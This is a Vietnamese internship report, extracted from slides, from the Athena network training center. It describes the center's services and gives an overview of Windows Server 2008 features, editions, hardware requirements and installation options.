    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 13 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 - Quản trị hệ thống mạng Linux 1 và Linux 2. Khóa thiết kế web và bảo mật mạng - Xây dựng, quản trị web thƣơng mại điện tử với Joomla và VirtuMart - Lập trình web với Php và MySQL - Bảo mật mạng quốc tế ACNS - Hacker mũ trắng - Athena Mastering Firewall Security - Bảo mật website. 4.3 Các sản phẩm khác - Chuyên đề thực hành sao lƣu và phục hồi dữ liệu - Chuyên đề thực hành bảo mật mạng Wi_Fi - Chuyên đề Ghost qua mạng - Chuyên đề xây dựng và quản trị diễn đàn - Chuyên đề bảo mật dữ liệu phòng chống nội gián - Chuyên đề quản lý tài sản công nghệ thông tin - Chuyên đề kỹ năng thƣơng mại điện tử. 4.4 Cơ sở hạ tầng - Thiết bị đầy đủ và hiện đại. - Chƣơng trình cập nhật liên tục, bảo đảm học viên luôn tiếp cận với những công nghệ mới nhất. - Phòng máy rộng rãi, thoáng mát. 4.5 Các dịch vụ hỗ trợ: - Đảm bảo việc làm cho học viên tốt nghiệp khoá dài hạn - Giới thiệu việc làm cho mọi học viên - Thực tập có lƣơng cho học viên khá giỏi - Ngoài giờ học chính thức, học viên đƣợc thực hành thêm miễn phí, không giới hạn thời gian - Hỗ trợ kỹ thuật không thời hạn trong tất cả các lĩnh vực liên quan đến máy tính, mạng máy tính, bảo mật mạng
  • 17.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 14 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Hỗ trợ thi Chứng chỉ Quốc tế. 5.Khách hàng - Mọi đối tƣợng chuyên hoặc không chuyên về CNTT. - Khách hàng chủ yếu của ATHENAlà các bạn học sinh, sinh viên và các cán bộ công nhân viên chức yêu thích lĩnh vực công nghệ thông tin. 6.Đối tác Trung tâm đào tạo an ninh mạng ATHENA là đối tác đào tạo & cung cấp nhân sự CNTT, quản trị mạng , an ninh mạng chất lƣợng cao theo đơn đặt hàng cho các đơn vị nhƣ ngân hàng, doanh nghiệp, các cơ quan chính phủ, tổ chức tài chính... II.CÁC NHIệM Vụ VÀ DịCH Vụ CủA Bộ PHậN THựC TậP Bộ phận thực tập : Bộ phận triển khai kỹ thuật. Nhiệm vụ và dịch vụ:  Triển khai lắp đặt hệ thống mạng.  Bảo trì hệ thống mạng.  Tƣ vấn hỗ trợ quản trị hệ thống mạng. III.CÔNG VIệC VÀ NHIệM Vụ ĐƢợC PHÂN CÔNG  Nghiên cứu các dịch vụ mạng trên Windows Server 2008.  Triển khai các dịch vụ mạng trên Windows Server 2008.  Yêu cầu nhiệm vụ: Có kiến thức tốt về Network, System, Security. IV.THờI GIAN THựC TậP Từ ngày 24/02/2014 đến ngày 04/04/2014. CHƢƠNG 2: NÔI DUNG THỰC TẬP. I.Nhiệm vụ đƣợc giao.  Nghiên cứu các dịch vụ mạng trên Windows Server 2008  Triển khai các dịch vụ mạng trên Windows Server 2008
  • 18.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 15 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 II.Kiến thức tìm hiểu 1.Giải pháp mạng doanh nghiệp 1.1.Giới thiệu về mạng doanh nghiệp Hệ thống mạng của doanh nghiệp đơn giản hay phức tạp là tùy theo quy mô và loại hình của doanh nghiệp. Ngày nay, các nhà cung ứng đã đƣa ra rất nhiều sự chọn lựa cho doanh nghiệp nhƣ cho phép doanh nghiệp tự trang bị, tự quản lý hoặc sử dụng dịch vụ. Những doanh nghiệp lớn với hàng ngàn máy tính cũng có những giải pháp quản lý đặc thù kết hợp cả phần cứng và phần mềm. Hầu hết các doanh nghiệp đều có nhu cầu sử dụng các ứng dụng công nghệ thông tin (CNTT) ở những mức độ khác nhau. Do vậy, họ sẽ có những nhu cầu khác nhau về quản trị hệ thống mạng (network) của doanh nghiệp. Một hệ thống đƣợc kiểm soát tốt sẽ làm giảm đáng kể chi phí hoạt động, nâng cao hiệu quả cũng nhƣ độ tin cậy của hệ thống. 1.2.Các thành phần công nghệ trong mạng doanh nghiệp Tùy vào qui mô lớn hay nhỏ của doanh nghiệp mà ta sẽ có những giải pháp công nghệ và thiết kế sao cho phù hợp nhất. Hiện nay, hầu hết các ứng dụng mới đều yêu cầu rất nhiều tài nguyên của hệ thống và băng thông mạng, cũng nhƣ các yêu cầu về điều khiển, giám sát mạng. Vậy làm thế nào để một doanh nghiệp vừa và nhỏ, với một số vốn đầu tƣ ban đầu hạn chế, có thể tiếp cận đƣợc với các công nghệ hiện đại, bắt kịp sự phát triển của thế giới. 2.Windows Server 2008 Giới thiệu về mô hình Client-Server Điều đáng ngạc nhiên là nhiều công ty ngày nay vẫn không quan tâm đến việc thực hiện một mạng lƣới client/server. Thay vào đó họ chỉ tiếp tục thêm vào các máy trạm để thực hiện mô hình mạng peer-to-peer. Mạng peer-to-peer không cung cấp cho bạn nhiều cách bảo mật và chia sẽ tài nguyên. Vì vậy, không có gì ngạc nhiên khi họ thƣờng có vấn đề với việc truy cập vào máy trạm, bị mất dữ liệu do virus, spyware hay phải trải nghiệm việc internet bị gián đoạn. Máy tính nối mạng theo mô hình peer-to-peer là đủ khi bạn chỉ có một vài ngƣời dung trên mạng, nhƣng khi có nhiều hơn 5 hoặc 6 ngƣời sử dụng trên mạng của bạn, bạn thực sự phải xem xét đầu tƣ một máy chủ mạng.
  • 19.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 16 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Vậy lợi ích của mô hình Client-Server cụ thể là gì? - Tập tin và an ninh mạng: Vai trò quan trọng nhất của một máy chủ tập tin là an ninh mạng mà nó cung cấp. Bằng cách tạo ra các tài khoản ngƣời dùng cá nhân và nhóm, có thể cấp quyền cho nhóm và cá nhân khai thác dữ liệu đƣợc lƣu trữ trên mạng, ngăn chặn ngƣời sử dụng trái phép truy cập tài liệu mà họ không nên xem. Ví dụ, trong Folder chung thì group ketoan và group nhansu có quyền truy cập ủa nhân viên… - Tăng độ tin cậy, giảm sự gián đoạn công việc: Nhiều máy chủ đƣợc trang bị nguồn điện dự phòng. Với một nguồn cung cấp năng lƣợng thứ cấp chạy song song, sự mất mát của một trong những nguồn cung cấp điện không ảnh hƣởng đến hoạt động hệ thống bình thƣờng. Cũng vậy với hệ thống lƣu trữ của máy chủ. Không giống nhƣ một máy tính để bàn trung bình có sử dụng một ổ cứng duy nhất, một máy chủ sẽ thƣờng sử dụng nhiều ổ đĩa cứng làm việc trong một RAID cấu hình để ngăn ngừa mất dữ liệu hoặc một sự gián đoạn trong quy trình làm việc. Ngoài ra, nhiều máy chủ cũng đƣợc trang bị ổ đĩa cứng hot swappable và nguồn cung cấp điện. Các thành phần này có thể thay thế nóng cho phép bạn thay thế phần cứng bị lỗi mà không gián đoạn toàn bộ văn phòng. Ngoài ra, kể từ khi tất cả các dữ liệu nhân viên đang đƣợc lƣu trữ trên mạng, nếu máy trạm của ngƣời dùng không giữa ngày làm việc, nhân viên có thể truy cập các tập tin tƣơng tự từ máy trạm khác. - Tập trung lƣu trữ dữ liệu và tài nguyên chia sẻ: Với một máy chủ mạng, tất cả ngƣời dùng trên mạng có thể sử dụng các tài nguyên mạng khác nhau ngay từ bàn làm việc, tăng hiệu quả. Một số trong những nguồn tài nguyên bao gồm: o Tập trung lƣu trữ dữ liệu ( RAID Array ) o Network Attached Storage (NAS) thiết bị o Tháp đĩa CD / DVD o Máy in và máy chủ Fax - Quản lý virus : Một trong những mối đe dọa lớn nhất đối với mạng của bạn là khả năng lây nhiễm từ virus, phần mềm gián điệp và thƣ rác. Vì vậy, có tốt, cập nhật, phần mềm chống virus đƣợc cài đặt trên hệ thống của bạn là một điều cần thiết. Trong một văn phòng của 10 ngƣời hoặc ít hơn, hệ thống có thể đƣợc duy trì riêng. Bất cứ điều gì nhiều
  • 20.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 17 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 hơn thế, tuy nhiên, có thể trở thành một gánh nặng thực sự. Trong những trƣờng hợp này, một gói phần mềm chống virus kết hợp máy trạm và bảo vệ chống virus máy chủ vào một giải pháp duy nhất có ý nghĩa hơn. - Sao lƣu tập trung: Tất cả các doanh nghiệp nên sao lƣu dữ liệu của họ một cách thƣờng xuyên. Bởi có tất cả các công ty của bạn và dữ liệu nhân viên đƣợc lƣu trữ tại một địa điểm, bản sao lƣu có thể đƣợc thực hiện đáng tin cậy và nhanh chóng. Vì vậy, bạn sẽ không bao giờ cần phải lo lắng về những dữ liệu đƣợc lƣu trữ trên những gì máy trạm nhƣ bạn làm trong một mạng peer-to-peer. Ngày nay, hầu hết các loại phƣơng tiện truyền thông có thể đƣợc sử dụng cho mục đích sao lƣu. Ngoài các ổ đĩa truyền thống băng, đĩa CD, DVD, lƣu trữ và thậm chí loại bỏ Network Attached Storage (NAS) thiết bị này là chấp nhận đƣợc. Sự lựa chọn của bạn của phƣơng tiện truyền thông sẽ phụ thuộc vào yêu cầu cụ thể của bạn sao lƣu. Tùy thuộc vào ngân sách của bạn và nhu cầu lƣu giữ dữ liệu của bạn, bất kỳ trong số này sẽ là một giải pháp chấp nhận đƣợc. Hãy chắc chắn rằng bạn có ít nhất một bản sao lƣu hàng tuần theo lịch trình, mặc dù hàng ngày sẽ tốt hơn. CHƢƠNG 3:TỔNG QUAN VỀ WINDOWS SERVER 2008 I. GIỚI THIỆU WINDOWS SERVER 2008 Microsoft Windows Server 2008 là thế hệ kế tiếp của hệ điều hành Windows Server, có thể giúp các chuyên gia công nghệ thông tin có thể kiểm soát tối đa cơ sở hạ tầng của họ và cung cấp khả năng quản lý và hiệu lực chƣa từng có, là sản phẩm hơn hẳn trong việc đảm bảo độ an toàn, khả năng tin cậy và môi trƣờng máy chủ vững chắc hơn các phiên bản trƣớc đây. Windows Server 2008 cung cấp những giá trị mới cho các tổ chức bằng việc bảo đảm tất cả ngƣời dùng đều có thể có đƣợc những thành phần bổ sung từ các dịch vụ từ mạng. Windows Server 2008 cũng cung cấp nhiều tính năng vƣợt trội bên trong hệ điều hành và khả năng chuẩn đoán, cho phép các quản trị viên tăng đƣợc thời gian hỗ trợ cho các doanh nghiệp. Windows Server 2008 đƣợc thiết kế để cung cấp cho các tổ chức có đƣợc nền tảng sản xuất tốt nhất cho ứng dụng, mạng và các dịch vụ web từ nhóm làm
  • 21.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 18 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 việc đến những trung tâm dữ liệu với tính năng động, tính năng mới có giá trị và những cải thiện mạnh mẽ cho hệ điều hành cơ bản. Cải thiện hệ điều hành cho máy chủ Windows.Thêm vào tính năng mới, Windows Server 2008 cung cấp nhiều cải thiệm tốt hơn cho hệ điều hành cơ bản so với hệ điều hành Windows Server 2003. Những cải thiện có thể thấy đƣợc gồm có các vấn đề về mạng, các tính năng bảo mật nâng cao, truy cập ứng dụng từ xa, quản lý role máy chủ tập trung, các công cụ kiểm tra độ tin cậy và hiệu suất, nhóm chuyển đổi dự phòng, sự triển khai và hệ thống file. II. CÁC TÍNH NĂNG CỦA WINDOWS SERVER 2008 1. Công cụ quản trị Server Manager Server Manager là một giao diện điều khiển đƣợc thiết kế để tổ chức và quản lý một server chạy hệ điều hành Windows Server 2008. Ngƣời quản trị có thể sử dụng Server Manager với những nhiều mục đích khác nhau. - Quản lý đồng nhất trên một server - Hiển thị trạng thái hiện tại của server - Nhận ra các vấn đề gặp phải đối với các role đã đƣợc cài đặt một cách dễ dàng hơn - Quản lý các role trên server, bao gồm việc thêm và xóa role - Thêm và xóa bỏ các tính năng - Chẩn đoán các dấu hiệu bất thƣờng - Cấu hình server: có 4 công cụ (Task Scheduler, Windows Firewall, Services và WMI Control). - Cấu hình sao lƣu và lƣu trữ: các công cụ giúp bạn sao lƣu và quản lý ổ đĩa là Windows Server Backup và Disk Management đều nằm trên Server Manager.
  • 22.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 19 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 2. Windows Server Core - Server Core là một tính năng mới trong Windows Server 2008. Nó cho phép có thể cài đặt với mục đích hỗ trợ đặc biệt và cụ thể đối với một số role. - Tất cả các tƣơng tác với Server Core đƣợc thông qua các dòng lệnh. Server Core mang lại những lợi ích sau: +Giảm thiểu đƣợc phần mềm, vì thế việc sử dụng dung lƣợng ổ đĩa cũng đƣợc giảm. Chỉ tốn khoảng 1GB khi cài đặt. + Bởi vì giảm thiểu đƣợc phần mềm nên việc cập nhật cũng không nhiều. + Giảm thiểu tối đa những hành vi xâm nhập vào hệ thống thông qua các port đƣợc mở mặc định. + Dễ dàng quản lý. - Server Core không bao gồm tất cả các tính năng có sẵn trong những phiên bản cài đặt Server khác. Ví dụ nhƣ .NET Framework hoặc Internet Explorer. 3. PowerShell - PowerShell là một tập hợp lệnh. Nó kết nối những dòng lệnh shell với một ngôn ngữ script và thêm vào đó hơn 130 công cụ dòng lệnh(đƣợc gọi là cmdlets).Hiện tại, có thể sử dụng PowerShell trong: + Exchange Server + SQL Server + Terminal Services + Active Directory Domain Services. + Quản trị các dịch vụ, xử lý và registry. - Mặc định, Windows PowerShell chƣa đƣợc cài đặt. Tuy nhiên bạn có thể cài đặt nó một cách dễ dàng bằng cách sử dụng công cụ quản trị Server Manager và chọn Features > Add Features
  • 23.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 20 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 4. Windows Deloyment Services. - Windows Deployment Services đƣợc tích hợp trong Windows Server 2008 cho phép bạn cài đặt hệ điều hành từ xa cho các máy client mà không cần phải cài đặt trực tiếp. WDS cho phép bạn cài đặt từ xa thông qua Image lấy từ DVD cài đặt. Ngoài ra, WDS còn hỗ trợ tạo Image từ 1 máy tính đã cài đặt sẵn Windows và đầy đủ các ứng dụng khác. - Windows Deployment Serviece sử dụng định dạng Windows Image (WIM). Một cải tiến đặc biệt với WIM so với RIS là WIM có thể làm việc tốt với nhiều nền tảng phần cứng khác nhau. 5. Terminal Services. - Terminal Services là một thành phần chính trên Windows Server 2009 cho phép user có thể truy cập vào server để sử dụng những phần mềm. - Terminal Services giúp ngƣời quản trị triển khai và bảo trì hệ thống phần mềm trong doanh nghiệp một cách hiệu quả. Ngƣời quản trị có thể cài đặt các chƣơng trình phần mềm lên Terminal Server mà không cần cài đặt trên hệ thống máy client, vì thế việc cập nhật và bảo trì phần mềm trở nên dễ dàng hơn. - Terminal Services cung cấp 2 sự khác biệt cho ngƣời quản trị và ngƣời dùng cuối - Dành cho ngƣời quản trị: cho phép quản trị có thể kết nối từ xa hệ thống quản trị bằng việc sử dụng Remote Desktop Connection hoặc Remote Desktop. - Dành cho ngƣời dùng cuối: cho phép ngƣời dùng cuối có thể chạy các chƣơng trình từ Terminal Services server. 6. Network Access Protection - Network Access Protection (NAP) là một hệ thống chính sách thi hành (Health Policy Enforcement) đƣợc xây dựng trong các hệ điều hành Windows Server 2008. - Cơ chế thực thi của NAP: + Kiểm tra tình trạng an toàn của client. + Giới hạn truy cập đối với các máy client không an toàn.
  • 24.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 21 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 + NAP sẽ cập nhật những thành phần cần thiết cho các máy client không an toàn, cho đến khi client đủ điều kiện an toàn.Cho phép client kết nối nếu client đã thỏa điều kiện. + NAP giúp bảo vệ hệ thống mạng từ các client. + NAP cung cấp bộ thƣ viên API (Application Programming Interface), cho phép các nhà quản trị lập trình nhằm tăng tính bảo mật cho mình 7. Read-Only Domain Controllers Read-Only Domain Controller (RODC) là một kiểu Domain Controller mới trên Windows Server 2008.Với RODC, doanh nghiệp có thể dễ dàng triển khai các Domain Controller ở những nơi mà sự bảo mật không đƣợc đảm bảo về bảo mật. RODC là một phần dữ liệu của Active Directory Domain Services. Vì RODC là một phần dữ liệu của ADDS nên nó lƣu trữ mọi đối tƣợng, thuộc tính và các chính sách giống nhƣ domain controller, tuy nhiên mật khẩu thì bị ngoại trừ. 8. Công nghệ Failover Clustering. Clustering là công nghệ cho phép sử dụng hai hay nhiều server kết hợp với nhau để tạo thành một cụm server để tăng cƣờng tính ổn định trong vận hành.Nếu server này ngƣng hoạt động thì server khác trong cụm sẽ đảm nhận nhiệm vụ mà server ngƣng hoạt động đó đang thực hiện nhằm mục đích hoạt động của hệ thống vẫn bình thƣờng. Quá trình chuyên giao gọi là fail-over. Những phiên bản sau hỗ trợ: Windows Server 2008 Enterprise Windows Server 2008 Datacenter Windows Server 2008 Itanium
  • 25.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 22 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 9. Windows Firewall with Advance Security Windows Firewall with Advance Security cho phép ngƣời quản trị có thể cấu hình đa dạng và nâng cao để tăng cƣờng tính bảo mật cho hệ thống. Windows Firewall with Advance Security có những điểm mới:  Kiểm soát chặt chẽ các kết nối vào và ra trên hệ thống (inbound và outbound)  IPsec đƣợc thay thế bằng khái niệm Connection Security Rule, giúp bạn có thể kiểm soát và quản lý các chính sách, đồng thời giám sát trên firewall. Kết hợp với Active Directory.  Hỗ trợ đầy đủ IPv6. III. MỘT SỐ TÍNH NĂNG MỚI CỦA WINDOWS SERVER 2008 1. Công nghệ ảo hóa Hyper-V Hyper-V là công nghệ ảo hóa server thế hệ mới của Microsoft, sự thay đổi lớn nhất mà Microsoft mang lại so với phiên bản Windows Server 2003. Hyper-V hoạt động trên nền hệ điều hành 64-bit. Với Hyper-V, ngƣời sử dụng có thể sở hữu một nền tảng ảo hóa linh hoạt, bảo mật, tối đa hiệu suất và tiết kiệm chi phí:  Hyper-V có thể thích nghi với doanh nghiệp lớn với hàng nghìn máy tính hoặc các doanh nghiệp nhỏ hay văn phòng chi nhánh. Hyper-V hỗ trợ bộ nhớ ảo lên đến 64GB, đa bộ vi xử lý.  Khả năng bảo mật giống nhƣ các server vật lý. Kết hợp các cộng cụ bảo mật Windows Firewall, Network Access Protection…do đó tính bảo mật tốt nhƣ môi trƣờng thật.  Hyper-V giúp khai thác tối đa hiệu suất sử dụng phần cứng server. Bằng việc hợp nhất server, cho phép một server vật lý có thể đóng nhiều vai trò của nhiều server. Từ đó, tiết kiệm đƣợc chi phí từ các khoảng mua server, điện, không gian và bảo trì. Hyper-V chỉ có thể hỗ trợ đến 32 bộ vi xử lý.
  • 26.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 23 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 2. Processor Compatibility Mode Cho phép di trú các máy ảo sang một máy chủ vật lý khác với một phiên bản CPU khác (nhƣng không phải là CPU của nhà sản xuất khác). Trƣớc đây, để chuyển một máy ảo Hyper-V sang một phần cứng khác, các CPU phải giống nhau, điều đó yêu cầu ngƣời dùng thƣờng phải mua lại phần cứng mới. 3. File Classification Infrastructure FCI là một tính năng built-in cho phép các chuyên gia CNTT phân loại và quản lý dữ liệu trong các máy chủ file. Dữ liệu có thể đƣợc phân loại với tác động doanh nghiệp mức thấp, cao hoặc trung bình, sau đó ngƣời dùng có thể backup các dữ liệu quan trọng nhất dễ dàng hơn và hiệu quả hơn. 4. Quản lý trong ỗ đĩa và file:  Cung cấp khả năng thay đổi kich thƣớc phân vùng.  Shadow Copy hỗ trợ ổ đĩa quang, ổ đĩa mạng.  Distributed File System đƣợc cải tiến.  Cải tiến Failover Clustering.  Internet Storage Naming Server cho phép đăng ký, hủy đăng ký tập trung và truy xuất tới các ổ đĩa cứng iSCS. 5. Cải tiến giao thức và mã hóa o Hỗ trợ mã hóa 128 và 256 bit cho giao thức chứng thực Keberos. o Hàm API mã hóa mới hỗ trợ mã hóa vòng elip và cải tiến quản lý chứng chỉ. o Giao thức VPN mới Secure Socket Tunneling Protocol. o AuthIP đƣợc sử dụng trong mạng VPN Ipsec. o Giao thức Server Message Block 2.0 cung cấp các cải tiến trong truyền thông. 6. Một số tính năng khác  Windows Deployment Services thay thế cho Automated Deployment Services và Remote Installation Services.
  • 27.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 24 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008  IIS 7 thay thế IIS 6, tăng cƣờng khả năng bảo mật, cải tiến công cụ chuẩn đoán, hỗ trợ quản lý.  Có thành phần "Desktop Experience" cung cấp khả năng cải tiến giao diện. IV. CÁC LỢI ÍCH CỦA WINDOWS SERVER 2008 Windows Server 2008 mang đến lợi ích trong bốn lĩnh vực:Web, Ảo hóa, Bảo mật, Nền tảng vững chắc cho các hoạt động của tổ chức 1. Web Windows Server 2008 cung cấp một nền tảng đồng nhất để triển khai dịch vụ Web nhờ tích hợp IIS7.0,ASP.NET,Windows Communication Foundation và Microsoft Windows SharePoint Services. Lợi ich của IIS 7.0:  Tinh năng phân tích  Quản trị hiệu quả.  Nâng cao tính bảo mật.  Giảm chi phí hỗ trợ.  Giao diện thân thiện và tiện dụng  Hỗ trợ việc sao chép giữa các site.  Copy dễ dàng các thiết lập của trang web giữa các máy chủ web khác nhau mà không cần phải thiết lập gì thêm.  Chính sách phân quyền quản trị các ứng dụng và các site rõ ràng 2. Ảo hóa : Phiên bản 64 bit của Windows Server 2008 đƣợc tích hợp sẵn công nghệ ảo hóa hypervisor :  Cho phép máy ảo tƣơng tác trực tiếp với phần cứng máy chủ hiệu quả hơn.  Có khả năng ảo hóa nhiều hệ điều hành khác nhau trên cùng 1 phần cứng máy chủ sẽ làm giảm chi phí, tăng hiệu suất sử dụng phần cứng, tối ƣu hóa hạ tầng, nâng cao tính sẵn sàng của máy chủ.
  • 28.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 25 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008  Tiết kiệm chi phí mua sắm bản quyền phần mềm.  Tich hợp và tập trung các ứng dụng phục vụ cho việc truy cập từ xa một cách dễ dàng bằng cách sử dụng Terminal Services. 3. Bảo mật: Các tính năng an ninh bao gồm: Network Access Protection, Read-Only Domain Controller, BitLocker, Windows Firewall… cung cấp các mức bảo vệ chƣa từng có cho hệ thống mạng, dữ liệu và công việc của tổ chức. 3.1. Network Access Protection (NAP): NAP dùng để thiết lập chính sách mạng đối với các máy trạm khi máy trạm đó muốn kết nối váo hệ thống mạng của tổ chức. Yêu cầu an ninh đối với máy trạm đƣợc kết nối với hệ thống mạng: Đã cài đặt phầm mềm diệt virus. Đã cập nhật phiên bản mới. Đã cài đặt các bản và lỗi hệ thống hoặc đã cài đặt phần mềm firewall. 3.2. Read-Only Domain Controller (RODC): Là một kiểu Domain Controller (DC). - RODC chứa một bản sao các dữ liệu "chỉ đọc" của dữ liệu Active Directory (AD). - User không thẻ ghi trực tiếp vào RODC. - RODC không chứa thông tin về mật khẩu trong AD, mà chỉ caching các users đƣợc phép sử dụng ở đó.  RODC thích hợp cho việc triển khai ở các chi nhánh, nơi có điều kiện bảo mật kém cũng nhƣ trình độ của nhân viên IT còn hạn chế. 3.3. BitLocker: o Bảo vệ an toàn cho máy chủ, máy trạm, máy tính di động. o Mã hóa nội dung của ổ đĩa nhằm ngăn cản
  • 29.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 26 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 o Nâng cao khả năng bảo vệ dữ liệu: kết hợp chức năng mã hóa tập tin hệ thống và kiểm tra tinh toàn vẹn của các thành phần khi boot. o Toàn bộ tập tin hệ thống đƣợc mã hóa, gồm cả file swap và file hibernation. 3.4. Windows Firewall:  Ngăn chặn các lƣu lƣợng mạng theo cấu hình và các ứng dụng dạng chạy để bảo vệ mạng khỏi các chƣơng trình và ngƣời dùng nguy hiểm.  Hỗ trợ ngăn chặn các thông tin vào và ra.  Sử dụng MMC snap-in ( Windows Firewall with Adbanced Security) để đơn giản hóa việc cấu hình, quản trị. V. CÁC PHIÊN BẢN CỦA WINDOWS SERVER 2008 1. Windows Server 2008: ứng dụng cho các trung tâm data lớn, ứng dụng nghiệp vụ riêng,... khả năng mở rộng cao cho tới 64 bộ xử lý. 2. Windows Server 2008 Standard Edition Windows Server 2008 Standard là một trong những phiên bản ít tốn kém nhất của các phiên bản khác nhau có sẵn. Windows Server 2008 Stardard hỗ trợ tới 4GB RAM và 4 bộ vi xử lý. Chủ yếu nhắm mục tiêu và các doanh nghiệp vừa và nhỏ. Chỉ có thể nâng cấp lên Windows Server 2008 Standard từ Windows 2000 Server và Windows Server 2003 Standard Edition. 3. Windows Server 2008 Enterprise Edition Windows Server 2008 Enterprise Edition cung cấp chức năng lớn hơn và có khả năng mở rộng hơn so với bản tiêu chuẩn. Cũng nhƣ phiên bản Standard Edition thì phiên bản Enterprise cũng có cả hai phiên bản 32-bit và 64-bit. Hỗ trợ 8 bộ xử lý và lên tới 64GB bộ nhớ RAM trên hệ thống 32-bit và 2TB RAM trên hệ thống 64-bit. Các tính năng khác của ấn bản Doanh nghiệp bao gồm hỗ trợ Clustering đến 8 nút và Active Directory Federated Services (AD FS).
  • 30.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 27 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 Các phiên bản Windows Server 2000, Windows 2000 Advanced Server, Windows Server 2003 Standard Edition và Windows Server 2003 Enterprise Edition đều có thể đƣợc nâng cấp lên Windows Server 2008 Enterprise Edition. 4. Windows Server 2008 Datacenter Edition Phiên bản Datacenter đại diện cuối cùng của loạt sản phẩm máy chủ Windows 2008 và mục tiêu là nhiệm vụ quan trọng đòi hỏi các doanh nghiệp ổn định và mức độ thời gian hoạt động cao. Windows Server 2008 phiên bản Datacenter là liên hệ chặt chẽ với các phần cứng cơ bản thông qua việc thực hiện tùy chỉnh Hardware Abstraction Layer (HAL). Windows server 2008 Datacenter cũng hỗ trợ hai phiên bản 32 bit và 64 bit. Nó hỗ trợ 64GB bộ nhớ RAM trên nền 32 bit và lên tới 2TB RAM trên nền 64 bít. Ngoài ra phiên bản này còn hỗ trợ tối thiểu là 8 bộ vi xử lý và tối đa là 64. Để nâng cấp lên phiên bản này thì phải là các phiên bản Datacenter 2000 và 2003. 5. Windows Web Server 2008  Windows Web Server 2008 là một phiên bản của Windows Server 2008 đƣợc thiết kế chủ yếu cho mục đích cung cấp các dịch vụ web. Nó bao gồm Internet Information Services (IIS) 7,0 cùng với các dịch vụ liên quan nhƣ Simple Mail Transfer Protocol (SMTP) và Telnet. Nó cũng có các phiên bản 32-bit và 64-bit, phiên bản và hỗ trợ lên đến 4 bộ vi xử lý. RAM đƣợc giới hạn 4GB và 32GB trên 32-bit và 64-bit hệ thống tƣơng ứng.  Windows Web Server 2008 thiếu nhiều tính năng hiện diện trong các phiên bản khác nhƣ phân nhóm,mã hóa ổ đĩa BitLocker, Multi I/O,Windows Internet Naming Service (WINS),Removable Storage Management và SAN Management.
  • 31.
    Trung Tâm ĐàoTạo & Dịch Vụ Mạng Athena BÁO CÁO THỰC TẬP 28 Nghiên Cứu và Triển Khai Các Dịch Vụ Mạng Windows Server 2008 CHƢƠNG 4: CÀI ĐẶT WINDOWS SERVER 2008 I. YÊU CẦU PHẦN CỨNG Phần cứng Yêu cầu tối thiểu Đề nghị Bộ vi xử lý 1 Ghz (x86), 1,4 Ghz (x64) 2Ghz hoặc lớn hơn RAM 512MB RAM 2GB Dung lƣợng trống 15GB 40GB Windows Server 2008 hỗ trợ cả 2 cấu trúc vi xử lý 32-bit và 64-bit. Tuy nhiên, phiên bản mới nhất là Windows Server 2008 R2, Windows Midmarket Server và Windows Small Business với những tính năng đa dịch vụ, các phiên bản này chỉ hỗ trợ cấu trúc vi xử lý 64-bit. RAM hỗ trợ tối đa cho hệ thống 32-bit là 4GB khi chạy phiên bản Standard Edition và 64GB khi chạy phiên bản Enterprise và Datacenter. Nếu chạy hệ thống 64-bit, bộ nhớ RAM có thể hỗ trợ lên dến 32GB và 2TB RAM cho phiên bản Enterprise và Datacenter. Thêm vào đó, Windows Server 2008 hỗ trợ hệ thống Itanium, tuy nhiên chip xử lí Intel Itanium 2 nhân là cần thiết. II. CÁC CÁCH CÀI ĐẶT Có 6 cách cài đặt Windows Server 2008  Tự cài đặt các nâng cấp  Cài đặt từ kịch bản  Sử dụng Sconfig  Visual Core Configurator 2008  Cài đặt bằng cách sử dụng Core Configurator 2.0  Cài đặt trực tiếp từ đĩa CD Windows Server 2008
  • 32.
